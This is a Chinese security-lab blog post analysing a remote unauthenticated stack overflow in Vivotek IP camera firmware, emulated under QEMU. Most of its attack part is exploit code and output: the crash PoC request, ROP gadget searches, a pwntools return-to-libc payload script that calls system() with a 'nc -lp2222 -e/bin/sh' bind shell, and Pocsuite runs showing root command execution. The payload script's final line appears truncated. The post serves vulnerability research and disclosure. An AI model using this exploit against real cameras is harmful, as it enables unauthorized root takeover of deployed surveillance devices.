

Vivotek 摄像头远程栈溢出漏洞分析及利用

📅 2017年12月14日
🔍 漏洞分析 (/category/vul-analysis/) · 404专栏 (/category/404team/)

作者：fenix@知道创宇404实验室

前言

近日，Vivotek 旗下多款摄像头被曝出远程未授权栈溢出漏洞，攻击者发送特定数据可导致摄像头进程崩溃。

漏洞作者@bashis 放出了可造成摄像头 Crash 的 PoC：<https://www.seebug.org/vuldb/ssvid-96866> (<https://www.seebug.org/vuldb/ssvid-96866>)

该漏洞在 Vivotek 的摄像头中广泛存在，按照官方的安全公告，会影响以下版本

```
CC8160 CC8370-HV CC8371-HV CD8371-HNTV CD8371-HNVF2 FD8166A
FD8166A-N FD8167A FD8167A-S FD8169A FD8169A-S FD816BA-HF2
FD816BA-HT FD816CA-HF2 FD8177-H FD8179-H FD8182-F1 FD8182-F2
FD8182-T FD8366-V FD8367A-V FD8369A-V FD836BA-EHTV FD836BA-EHVF2
FD836BA-HTV FD836BA-HVF2 FD8377-HV FD8379-HV FD8382-ETV FD8382-EVF2
FD8382-TV FD8382-VF2 FD9171-HT FD9181-HT FD9371-EHTV FD9371-HTV
FD9381-EHTV FD9381-HTV FE8182 FE9181-H FE9182-H FE9191
FE9381-EHV FE9382-EHV FE9391-EV IB8360 IB8360-W IB8367A
IB8369A IB836BA-EHF3 IB836BA-EHT IB836BA-HF3 IB836BA-HT IB8377-H
IB8379-H IB8382-EF3 IB8382-ET IB8382-F3 IB8382-T IB9371-EHT
IB9371-HT IB9381-EHT IB9381-HT IP8160 IP8160-W IP8166
IP9171-HP IP9181-H IZ9361-EH MD8563-EHF2 MD8563-EHF4 MD8563-HF2
MD8563-HF4 MD8564-EH MD8565-N SD9161-H SD9361-EHL SD9362-EH
SD9362-EHL SD9363-EHL SD9364-EH SD9364-EHL SD9365-EHL SD9366-EH
SD9366-EHL VS8100-V2
```

Vivotek 官方提供了各种型号摄像头的固件下载：<http://www.vivotek.com/firmware/> (<http://www.vivotek.com/firmware/>)，这也为我们的研究带来了很多便利。

我们发现，漏洞被曝出之后，在官网固件下载页面中的大多数固件均早于漏洞曝出时间，我们下载了几款摄像头的最新固件进行验证，发现漏洞依然存在，这意味着截止漏洞被曝出，Vivotek 官方对该漏洞的修复并不彻底。众所周知，栈溢出是存在潜在的远程命令执行风险的，为了深入了解该漏洞的影响，我们决定研究下该漏洞的原理及利用。

调试环境搭建 固件下载

由于手头上并没有 Vivotek 的摄像头，我们在官网下载其中一款摄像头固件，使用 qemu 模拟运行。
(注：官方在陆续发布各个版本的固件更新，可根据固件发布时间判断官方是否已经修复漏洞)



首先下载摄像头固件:

http://download.vivotek.com/downloadfile/downloads/firmware/cc8160firmware.zip
(http://download.vivotek.com/downloadfile/downloads/firmware/cc8160firmware.zip)

通过 binwalk 直接解压出其中的文件系统, 和漏洞有关的主要文件如下

```
squashfs-root ls
bin dev drivers etc home lib linuxrc mnt proc root sbin sys tmp tmpfs usr var www
squashfs-root find . -name httpd
./usr/sbin/httpd
/etc/init.d/httpd
squashfs-root file ./usr/sbin/httpd
./usr/sbin/httpd: ELF 32-bit LSB executable, ARM, EABI5 version 1 (SYSV), dynamically linked, interpreter /lib/ld-uClibc.so.0, stripped
squashfs-root
```

根据 file 命令的结果可知目标架构为 ARM、小端、32位。且该 ELF 文件为动态链接。


修复运行依赖

尝试用 qemu 运行, 结果如下


```
squashfs-root ls
bin dev drivers etc home lib linuxrc mnt proc root sbin sys tmp tmpfs usr var www
squashfs-root sudo mount -o bind /dev ./dev
squashfs-root sudo mount -t proc /proc ./proc
squashfs-root cp $(whereis qemu-arm-static) .
cp: cannot stat 'qemu-arm-static': No such file or directory
squashfs-root ls
bin dev drivers etc home lib linuxrc mnt proc qemu-arm-static root sbin sys tmp tmpfs usr var www
squashfs-root sudo chroot ./qemu-arm-static ./usr/sbin/httpd
sendto() error 2
[debug]add server push uri 3 video3.mjpg
[debug]add server push uri 4 video4.mjpg
gethostbyname:: Success
squashfs-root ps -aux | grep httpd
xx 30460 0.0 0.0 14212 992 pts/0 S+ 05:54 0:00 grep --color=auto --exclude-dir=.bzr --exclude-dir=CVS --exclude-dir=.git --exclude-dir=.hg
httpd
squashfs-root
```

服务没有运行起来, 且没有明显的报错, 猜想到可能是缺少某些依赖, 程序直接退出了, 扔到 IDA, 从程序退出前的提示: gethostbyname:: Success, 回溯程序异常退出原因。


依次加载IDA 菜单栏 -> View -> Open subviews -> Strings, Command + F 搜索 gethostname



查看交叉引用信息, 定位相应代码段



异常退出部分代码如下



为了看的更直观，我们来贴一下 F5 的结果，如下

```
if ( !dword_37E94 )
{
    if ( gethostname((char *)&rlimits, 0x64u) == -1 )
    {
        perror("gethostname:");
        exit(1);
    }
    v8 = gethostbyname((const char *)&rlimits);
    if ( !v8 )
    {
        perror("gethostbyname:");
        exit(1);
    }
}
```

这部分主要涉及两个函数。gethostname(): 返回本地主机的标准主机名，如果函数成功，则返回 0。如果发生错误则返回 -1。gethostbyname(): 用域名或主机名获取IP地址。

Linux 操作系统的 hostname 是一个 kernel 变量，可以通过 hostname 命令来查看本机的 hostname。也可以直接 cat /proc/sys/kernel/hostname 查看。

```
→ squashfs-root ls
bin dev drivers etc home lib linuxrc mnt proc qemu-arm-static root sbin sys tmp tmpfs usr var www
→ squashfs-root cat /proc/sys/kernel/hostname
ubuntu
→ squashfs-root cat ./etc/hosts
127.0.0.1 Network-Camera localhost
→ squashfs-root
```

我们只需要将二者改成一致，httpd 服务即可成功运行。

调试环境

为了方便调试，还需要搭建 qemu 虚拟机环境。

qemu 镜像文件下载: <https://people.debian.org/~aurel32/qemu/armel/>
(<https://people.debian.org/~aurel32/qemu/armel/>) (下载内核 3.2 的版本)

远程调试 gdbserver: <https://github.com/mzpqnxow/gdb-static-cross/tree/master/prebuilt-static>
(<https://github.com/mzpqnxow/gdb-static-cross/tree/master/prebuilt-static>)



qemu 虚拟机建议采用 桥接 方式和主机连接。

```
#!/bin/bash

sudo tuncctl -t tap0 -u `whoami`
sudo ifconfig tap0 192.168.2.1/24
qemu-system-arm -M versatilepb -kernel vmlinuz-3.2.0-4-versatile -initrd initrd.i
```

启动虚拟机，进行简单配置等待远程调试。

```
root@debian-armel:~# cat start.sh
#!/bin/bash
mount -o bind /dev ./squashfs-root/dev
mount -t proc /proc/ ./squashfs-root/proc/
ifconfig eth0 192.168.2.2/24
root@debian-armel:~# ./start.sh
root@debian-armel:~# chroot squashfs-root/ sh
/ # cat start_debug.sh
#!/bin/sh
pid=`ps | grep -v grep | grep httpd | awk '{print $1}'`
if [ ! $pid ]
then
/usr/sbin/httpd
fi
./gdbserver-7.7.1-armel-eabi5-v1-sysv --attach :1234 `ps | grep -v grep | grep httpd | awk '{print $1}'`
/ # ./start_debug.sh
sendto() error 2
[debug]add server push uri 3 video3.mjpg
[debug]add server push uri 4 video4.mjpg
[debug] after ini, server_push_uri[0] is /video3.mjpg
[debug] after ini, server_push_uri[1] is /video4.mjpg
fopen pid file: No such file or directory
[03/Dec/2017:14:49:36 +0000] boa: server version 1.32.1.10(Boa/0.94.14rc21)
[03/Dec/2017:14:49:36 +0000] boa: starting server pid=2415, port 80
Attached; pid = 2415
Listening on port 1234
```

漏洞研究 定位溢出点

以下为漏洞作者 @bashis 提供的 PoC

```
echo -en "POST /cgi-bin/admin/upgrade.cgi
HTTP/1.0\nContent-Length:AAAAAAAAAAAAAAAAAAAAABBBBCCCCDDDDDEEEEEFFFFGGGGHHHHIIIIIXXX"
```

老套路， 根据 Content-Length 很容易定位到溢出点， 如下

```
.text:00018504 ; -----
.text:00018504
.text:00018504 loc_18504                                ; CODE XREF: sub_17F80+1B8↑j
.text:00018508 LDR R0, [SP,#0x50+haystack] ; haystack
.text:0001850C LDR R1, =aContentLength_0 ; "Content-Length"
.text:00018510 BL strstr
.text:00018514 MOV R1, #0xA ; c
.text:00018518 MOV R7, R0
.text:0001851C BL strchr
.text:00018520 MOV R1, #0x3A ; ':' ; c
.text:00018524 MOV R6, R0
.text:00018528 MOV R0, R7 ; s
.text:0001852C BL strchr
.text:00018530 ADD R1, R0, #1 ; src
.text:00018534 RSB R2, R1, R6
.text:00018538 ADD R0, SP, #0x50+dest ; dest
.text:0001853C BL strncpy
.text:00018540 B loc_1813C
```

惊讶到了，strncpy() 函数的长度参数竟然这么用，妥妥的溢出。

调用栈布局

```
.text:00017F80 sub_17F80 ; CODE XREF: sub_19D7C+220+p
.text:00017F80
.text:00017F80 var_50 = -0x50
.text:00017F80 var_4C = -0x4C
.text:00017F80 haystack = -0x44
.text:00017F80 var_40 = -0x40
.text:00017F80 var_3C = -0x3C
.text:00017F80 dest = -0x38
.text:00017F80 var_34 = -0x34
.text:00017F80 var_30 = -0x30
.text:00017F80 var_2C = -0x2C
.text:00017F80
.text:00017F80 ADD R3, R0, #0x3540
.text:00017F84 STMFD SP!, {R4-R11,LR}
.text:00017F88 ADD R3, R3, #0x3A
.text:00017F8C MOV R4, R0
.text:00017F90 ADD R0, R0, #0x5500
.text:00017F94 SUB SP, SP, #0x2C
.text:00017F98 MOV R1, R3 ; src
.text:00017F9C LDR R2, =0x1FFF ; n
.text:00017FA0 ADD R0, R0, #0x7A ; dest
.text:00017FA4 STR R3, [SP,#0x50+haystack]
.text:00017FA8 BL strncpy
```

Seebug

dest 缓冲区起始地址距离栈底 0x38 字节，栈上依次为 LR、R11-R4。Content-Length 长度超过 0x38 - 4 字节就会覆盖函数的返回地址 LR。

exp 研究

strncpy() 函数引起的栈溢出，在利用时就会有很 egg hurt 的 0x00 坏字符问题，如果我们的输入数据中包含 0x00，将会被截断导致漏洞利用失败。根据溢出点附近的汇编代码来看，0x0a 也会被截断。且开启了 NX 保护，这意味着我们无法在栈上部署 shellcode。

```
In [1]: from pwn import *

In [2]: e = ELF('httpd')
[*] '/home/xx/httpd'
Arch: arm-32-little
RELRO: No RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x8000)

In [3]:
```

Seebug

尝试通过 return2libc 的方式 getshell。由于没有实际的摄像头，我们不知道目标系统是否开启了 ASLR，如果 ASLR 是开启的且没有其它可用来暴露 libc 动态链接库内存地址的漏洞，那么利用该漏洞将会是一个很难受的过程。

采用以下方式暂时关闭 ASLR

```
echo 0 > /proc/sys/kernel/randomize_va_space
```

libc 库的加载地址如下




```

root@debian-armel:~# cat /proc/2635/maps
00008000-0002a000 r-xp 00000000 08:01 1175660 /root/squashfs-root/usr/sbin/httpd
00031000-00033000 rwxp 00021000 08:01 1175660 /root/squashfs-root/usr/sbin/httpd
00033000-00046000 rwxp 00000000 00:00 0 [heap]
b6f07000-b6f25000 r-xp 00000000 08:01 1176872 /root/squashfs-root/lib/libgcc_s.so.1
b6f25000-b6f2c000 ---p 00000000 00:00 0
b6f2c000-b6f2d000 rwxp 0001d000 08:01 1176872 /root/squashfs-root/lib/libgcc_s.so.1
b6f2d000-b6f79000 r-xp 00000000 08:01 1176861 /root/squashfs-root/lib/libc-0.9.33.3-git.so
b6f79000-b6f80000 ---p 00000000 00:00 0
b6f80000-b6f81000 r-xp 0004b000 08:01 1176861 /root/squashfs-root/lib/libc-0.9.33.3-git.so
b6f81000-b6f82000 rwxp 0004c000 08:01 1176861 /root/squashfs-root/lib/libc-0.9.33.3-git.so
b6f82000-b6f86000 rwxp 00000000 00:00 0
b6f86000-b6f89000 r-xp 00000000 08:01 1176855 /root/squashfs-root/lib/libcrypt-0.9.33.3-git.so
b6f89000-b6f90000 ---p 00000000 00:00 0
b6f90000-b6f91000 r-xp 00002000 08:01 1176855 /root/squashfs-root/lib/libcrypt-0.9.33.3-git.so
b6f91000-b6fa3000 rwxp 00000000 00:00 0
b6fa3000-b6fc2000 r-xp 00000000 08:01 1176239 /root/squashfs-root/usr/lib/libexpat.so.1.5.2.0
b6fc2000-b6fc9000 ---p 00000000 00:00 0
b6fc9000-b6fcb000 rwxp 0001e000 08:01 1176239 /root/squashfs-root/usr/lib/libexpat.so.1.5.2.0
b6fcb000-b6fd1000 r-xp 00000000 08:01 1176171 /root/squashfs-root/usr/lib/libmessage.so.1.0.1.23
b6fd1000-b6fd8000 ---p 00000000 00:00 0
b6fd8000-b6fd9000 rwxp 00005000 08:01 1176171 /root/squashfs-root/usr/lib/libmessage.so.1.0.1.23
b6fd9000-b6fdf000 r-xp 00000000 08:01 1176224 /root/squashfs-root/usr/lib/libaccount.so.1.0.0.4
b6fdf000-b6fe6000 ---p 00000000 00:00 0
b6fe6000-b6fe7000 rwxp 00005000 08:01 1176224 /root/squashfs-root/usr/lib/libaccount.so.1.0.0.4
b6fe7000-b6fe9000 r-xp 00000000 08:01 1176197 /root/squashfs-root/usr/lib/libxmlparser.so.1.1.0.0
b6fe9000-b6ff0000 ---p 00000000 00:00 0
b6ff0000-b6ff1000 rwxp 00001000 08:01 1176197 /root/squashfs-root/usr/lib/libxmlparser.so.1.1.0.0
b6ff1000-b6ff7000 r-xp 00000000 08:01 1176856 /root/squashfs-root/lib/ld-uClibc-0.9.33.3-git.so
b6ffc000-b6ffe000 rwxp 00000000 00:00 0
b6ffe000-b6fff000 r-xp 00005000 08:01 1176856 /root/squashfs-root/lib/ld-uClibc-0.9.33.3-git.so
b6fff000-b7000000 rwxp 00006000 08:01 1176856 /root/squashfs-root/lib/ld-uClibc-0.9.33.3-git.so
befdf000-bf000000 rw-p 00000000 00:00 0 [stack]
fffff000-fffff1000 r-xp 00000000 00:00 0 [vectors]

```



接下来就需要精心构造数据，劫持函数的执行流程了。有一点需要注意，X86 架构下的所有参数都是通过堆栈传递的，而在 MIPS 和 ARM 架构中，会优先通过寄存器传递参数，如果参数个数超过了寄存器的数量，则将剩下的参数压入调用参数空间（即堆栈）。

从前面的分析来看，只要我们构造 0x38 - 4 字节以上的数据，栈底的函数返回地址就会被我们劫持。
 $\text{system() 函数地址} = \text{libc 库在内存中的加载基址} + \text{system() 函数在 libc 库中的偏移}$ ，通过劫持该地址为 libc 库中的 system() 函数地址，再设置 R0 寄存器指向命令字符串，就可以执行任意命令。

经过验证，nc 命令可以正常使用。



```
# find . -name telnetd
./usr/sbin/telnetd
/ # find . -name nc
./usr/bin/nc
/ # telnetd -h
telnetd: invalid option -- h
BusyBox v1.22.1 (2016-10-11 15:13:12 CST) multi-call binary.

Usage: telnetd [OPTIONS]

Handle incoming telnet connections

-l LOGIN      Exec LOGIN on connect
-f ISSUE_FILE  Display ISSUE_FILE instead of /etc/issue
-K           Close connection as soon as login exits
             (normally wait until all programs close slave pty)
-p PORT       Port to listen on
-b ADDR[:PORT] Address to bind to
-F           Run in foreground
-i           Inetd mode
-w SEC       Inetd 'wait' mode, linger time SEC
-S          Log to syslog (implied by -i or without -F and -w)

/ # telnetd -p23 -l/bin/sh
/ # nc -h
nc: invalid option -- h
BusyBox v1.22.1 (2016-10-11 15:13:12 CST) multi-call binary.

Usage: nc [-iN] [-wN] [-l] [-p PORT] [-f FILE|IPADDR PORT] [-e PROG]

Open a pipe to IP:PORT or FILE

-l          Listen mode, for inbound connects
             (use -ll with -e for persistent server)
-p PORT     Local port
-w SEC     Connect timeout
-i SEC     Delay interval for lines sent
-f FILE     Use file (ala /dev/ttyS0) instead of network
-e PROG     Run PROG after connect

/ # nc -lp2222 -e/bin/sh

→ ~ telnet 192.168.2.2
Trying 192.168.2.2...
Connected to 192.168.2.2.
Escape character is '^J'.
ls
id
[]

× nc
→ ~ nc 192.168.2.2 2222
id
uid=0(root) gid=0(root) groups=0(root)
cat /proc/cpuinfo
Processor       : ARM926EJ-S rev 5 (v5L)
BogoMIPS       : 589.82
Features       : swp half thumb fastmult vfp edsp java
CPU implementer : 0x41
CPU architecture: 5TEJ
CPU variant    : 0x0
CPU part      : 0x926
CPU revision   : 5

Hardware       : ARM-Versatile PB
Revision      : 0000
Serial        : 0000000000000000
```

接下来我们开始构造 ROP 利用链，大致思路见以下汇编代码。

```
main
MOV      R12, SP
STMFDD  SP!, {R11,R12,LR,PC}
SUB      R11, R12, #4
LDR      R0, =aNcLp2222EBinSh ; "nc -lp2222 -e/bin/sh"
BL       system
MOV      R3, #0
MOV      R0, R3
LDMFDD  SP, {R11,SP,PC}
```

Github 上有个很赞的项目：<https://github.com/JonathanSalwan/ROPgadget>
(<https://github.com/JonathanSalwan/ROPgadget>)

它可以用来搜索 ELF 文件中的 gadgets，方便我们构造 ROP 链。

我们需要将字符串参数 `nc -lp2222 -e/bin/sh` 部署到栈上，并且将地址存入 `R0`。该参数包含 20 个字节，且不含坏字符。

```
In [28]: cmd_str
Out[28]: 'nc -lp2222 -e/bin/sh'

In [29]: bytes(cmd_str, encoding = "utf8").hex()
Out[29]: '6e63202d6c70323232202d652f62696e2f7368'

In [30]: len(cmd_str)
Out[30]: 20
```


libc 基址为 0xb6f2d000，由该地址可知 gadget 在内存中的有效地址。发生溢出时栈顶地址为 0xbeffeb50。

利用 ROPgadget 搜索可用的 gadgets，在选择 gadget 时还要考虑坏字符的问题。比如说如下的 gadget 就不得行。

```
➔ lib ROPgadget --binary libuClibc-0.9.33.3-git.so --only "pop" |grep r0
0x00033100 : pop {r0, pc}
➔ lib []
```


```
× IPython: home/xx (ssh)
```

```
In [7]: hex(0xb6f2d000 + 0x00033100)
Out[7]: '0xb6f60100'
```



再搜索一条可用的 gadget，俗称曲线救国。

```
0x00016aa4 : mov r0, r1 ; pop {r4, r5, pc}
0x0003e500 : mov r0, r1 ; pop {r4, r5, pc} ; mov r0, #0 ; pop {r4, r5, pc}
0x000219cc : mov r0, r1 ; pop {r4, r5, r6, pc}
0x00033cbc : mov r0, r2 ; pop {r4, pc}
0x0002c854 : mov r0, r3 ; pop {r3, r4, r5, pc}
0x000268b4 : mov r0, r3 ; pop {r3, r4, r5, r6, r7, pc}
0x000dddec : mov r0, r3 ; pop {r4, pc}
0x0001a4d4 : mov r0, r3 ; pop {r4, pc} ; mov r0, #1 ; pop {r4, pc}
0x000337c8 : mov r0, r3 ; pop {r4, pc} ; mov r0, ip ; pop {r4, pc}
0x000dddec : mov r0, r3 ; pop {r4, pc} ; pop {r4, pc}
0x00013ac8 : mov r0, r3 ; pop {r4, r5, pc}
0x000166c8 : mov r0, r3 ; pop {r4, r5, r6, pc}
0x00033a7c : mov r0, r3 ; pop {r4, r5, r6, r7, pc}
0x0000a9b4 : mov r0, r3 ; pop {r4, r5, r7, pc}
0x0000b6dc : mov r0, r3 ; pop {r4, r7, pc}
0x0000ad30 : mov r0, r3 ; pop {r7, pc}
0x00042504 : mov r0, r4 ; mov r1, r5 ; pop {r3, r4, r5, pc}
0x0000d74c : mov r0, r4 ; pop {r3, r4, r5, pc}
0x0000ca48 : mov r0, r4 ; pop {r3, r4, r5, r6, r7, pc}
0x0000b7bc : mov r0, r4 ; pop {r3, r4, r7, pc}
0x00015da4 : mov r0, r4 ; pop {r4, pc}
0x0000d6e8 : mov r0, r4 ; pop {r4, r5, r6, pc}
0x0000f000 : mov r0, r4 ; pop {r4, r5, r7, pc}
0x0004253c : mov r0, r4 ; pop {r4, r6, r7, pc}
0x000210f8 : mov r0, r5 ; pop {r3, r4, r5, r6, r7, pc}
0x000210f8 : mov r0, r5 ; pop {r3, r4, r5, r6, r7, pc} ; mov r0, #0xc ; pop {r3, r4, r5, r6, r7, pc}
0x000404fc : mov r0, r5 ; pop {r3, r4, r5, r6, r7, pc} ; mov r0, r4 ; pop {r3, r4, r5, r6, r7, pc}
0x00010210 : mov r0, r5 ; pop {r4, r5, r6, pc}
0x00021190 : mov r0, r6 ; pop {r3, r4, r5, r6, r7, pc}
0x000411d8 : mov r0, r6 ; pop {r4, r5, r6, pc}
0x00041340 : mov r0, r6 ; pop {r4, r5, r6, r7, pc}
0x0002af74 : mov r0, r7 ; pop {r3, r4, r5, r6, r7, pc}
```




```

→ lib ROPgadget --binary libuClibc-0.9.33.3-git.so --only "pop" |grep r1
0x00048784 : pop {r1, pc}
→ lib ROPgadget --binary libuClibc-0.9.33.3-git.so --only "pop" |grep r2
→ lib ROPgadget --binary libuClibc-0.9.33.3-git.so --only "pop" |grep r3
0x0000b490 : pop {r3, pc}
0x0000d71c : pop {r3, r4, r5, pc}
0x0000a46c : pop {r3, r4, r5, r6, r7, pc}
0x0000b7c0 : pop {r3, r4, r7, pc}
→ lib ROPgadget --binary libuClibc-0.9.33.3-git.so --only "pop" |grep r4
0x0000d71c : pop {r3, r4, r5, pc}
0x0000a46c : pop {r3, r4, r5, r6, r7, pc}
0x0000b7c0 : pop {r3, r4, r7, pc}
0x0000ae00 : pop {r4, pc}
0x0000ddf0 : pop {r4, pc} ; pop {r4, pc}
0x0000ac10 : pop {r4, r5, pc}
0x0000a83c : pop {r4, r5, r6, pc}
0x0000aa64 : pop {r4, r5, r6, r7, pc}
0x0000a97c : pop {r4, r5, r7, pc}
0x00042540 : pop {r4, r6, r7, pc}
0x0000b6e0 : pop {r4, r7, pc}
0x0000d320 : pop {r4, r7, pc} ; pop {r4, r7, pc}
→ lib

```



选择以下两条 gadget，构造 ROP 如下。

```

# 基于 qemu 模拟环境
# 摄像头型号: Vivotek CC8160
# 0x00048784 : pop {r1, pc}
# 0x00016aa4 : mov r0, r1 ; pop {r4, r5, pc}

#!/usr/bin/python

from pwn import *

libc_base = 0xb6f2d000 # libc 库在内存中的加载地址
stack_base = 0xbeffeb70 # 崩溃时 SP 寄存器的地址
libc_elf = ELF('libuClibc-0.9.33.3-git.so')

payload = (0x38 - 4) * 'a' # padding
payload += p32(0x00048784 + libc_base) # gadget1
payload += p32(0x80 + stack_base) # 栈中命令参数地址
payload += p32(0x00016aa4 + libc_base) # gadget2
payload += (0x8 * 'a') # padding
payload += p32(libc_elf.symbols['system'] + libc_base) # 内存中 system() 函数地址
payload += ('pwd;' * 0x100 + 'nc\x20-lp2222\x20-e/bin/sh\x20>') # 命令参数

payload = 'echo -en "POST /cgi-bin/admin/upgrade.cgi \nHTTP/1.0\nContent-Length:{'

```

通过调试，我们可以获得崩溃时的栈顶地址，为了确保命令能执行，我们在真正要执行的命令前加了部分命令作为缓冲。



可以看到，开启了 NX 保护的栈上虽然不可执行代码，但是依然可以在上面部署数据。我们只需要将要执行的命令部署到栈上，构造 ROP 让 R0 寄存器指向栈上的命令所在区域，然后 return2libc 调用系统函数，就可以执行任意命令了。

已将 PoC 和 EXP 整理成 Pocsuite 脚本：<https://www.seebug.org/vuldb/ssvid-96866>
(<https://www.seebug.org/vuldb/ssvid-96866>)，验证效果如下。

```
/ # httpd
sendto() error 2
[debug]add server push uri 3 video3.mjpg
[debug]add server push uri 4 video4.mjpg
[debug] after ini, server_push_uri[0] is /video3.mjpg
[debug] after ini, server_push_uri[1] is /video4.mjpg
fopen pid file: No such file or directory
/ # [13/Dec/2017:10:38:08 +0000] boa: server version 1.32.1.10(Boa/0.9
4.14rc21)
[13/Dec/2017:10:38:08 +0000] boa: starting server pid=2744, port 80
req->iCount+= 1
[13/Dec/2017:10:38:21 +0000] caught SIGSEGV, dumping core in /tmp

```

```
➔ ~ pocsuite -r vivotek_rce.py -u http://192.168.2.2 --verify

{2.0.5-nongit-20170505}
http://pocsuite.org

[!] legal disclaimer: Usage of pocsuite for attacking targets without prior mutual consent is illegal.

[*] starting at 18:38:20

[18:38:20] [*] checking vivotek_rce
[18:38:20] [*] poc:'vivotek_rce' target:'http://192.168.2.2'
[18:38:20] [+] poc-ssvid-96866 'Vivotek IP camera remote stack overflow' has already been detected against
'http://192.168.2.2'.
[18:38:20] [+] URL : http://192.168.2.2/cgi-bin/admin/upgrade.cgi
[18:38:20] [+] Payload : Content-Length=AAAAAAAAAAAAAAAAABBBBCCCCDDDEEEEEFFFFGGGHHHHIIIIXXXX
+-----+
| target-url | poc-name | poc-id | component | version | status |
+-----+
| http://192.168.2.2 | vivotek_rce | ssvid-96866 | vivotek IP camera | CC8160 and more | success |
+-----+
success : 1 / 1

[*] shutting down at 18:38:20

➔ ~
```

```
/ # httpd
sendto() error 2
[debug]add server push uri 3 video3.mjpg
[debug]add server push uri 4 video4.mjpg
[debug] after ini, server_push_uri[0] is /video3.mjpg
[debug] after ini, server_push_uri[1] is /video4.mjpg
fopen pid file: No such file or directory
/ # [13/Dec/2017:10:42:56 +0000] boa: server version 1.32.1.10(Boa/0.9
4.14rc21)
[13/Dec/2017:10:42:56 +0000] boa: starting server pid=2767, port 80
req->iCount+= 1
[13/Dec/2017:10:42:59 +0000] caught SIGSEGV, dumping core in /tmp

```

```
➔ ~ pocsuite -r vivotek_rce.py -u http://192.168.2.2 --attack

{2.0.5-nongit-20170505}
http://pocsuite.org

[!] legal disclaimer: Usage of pocsuite for attacking targets without prior mutual consent is illegal.

[*] starting at 18:42:58

[18:42:58] [*] checking vivotek_rce
[18:42:58] [*] poc:'vivotek_rce' target:'http://192.168.2.2'
[18:42:59] [+] poc-ssvid-96866 'Vivotek IP camera remote stack overflow' has already been detected against
'http://192.168.2.2'.
[18:42:59] [+] URL : http://192.168.2.2
[18:42:59] [+] Payload : secret
[18:42:59] [+] Result : uid=0(root) gid=0(root) groups=0(root),6(disk),300(viewer),301(dido),302(camctrl),4
00(operator),500(admin)
+-----+
| target-url | poc-name | poc-id | component | version | status |
+-----+
| http://192.168.2.2 | vivotek_rce | ssvid-96866 | vivotek IP camera | CC8160 and more | success |
+-----+
success : 1 / 1

[*] shutting down at 18:42:59

➔ ~
```

致谢

第一次接触 ARM 汇编，有很多不足之处，欢迎各大佬指正。中途踩了不少坑，感谢 404 小伙伴 @Hcamael 和 @没有ID 的各种疑难解答。

参考链接

- <https://www.seebug.org/vuldb/ssvid-96866> (<https://www.seebug.org/vuldb/ssvid-96866>)
- <http://seclists.org/fulldisclosure/2017/Nov/31>
(<http://seclists.org/fulldisclosure/2017/Nov/31>)
- <https://paper.seebug.org/271/> (<https://paper.seebug.org/271/>)
- <https://paper.seebug.org/272/> (<https://paper.seebug.org/272/>)



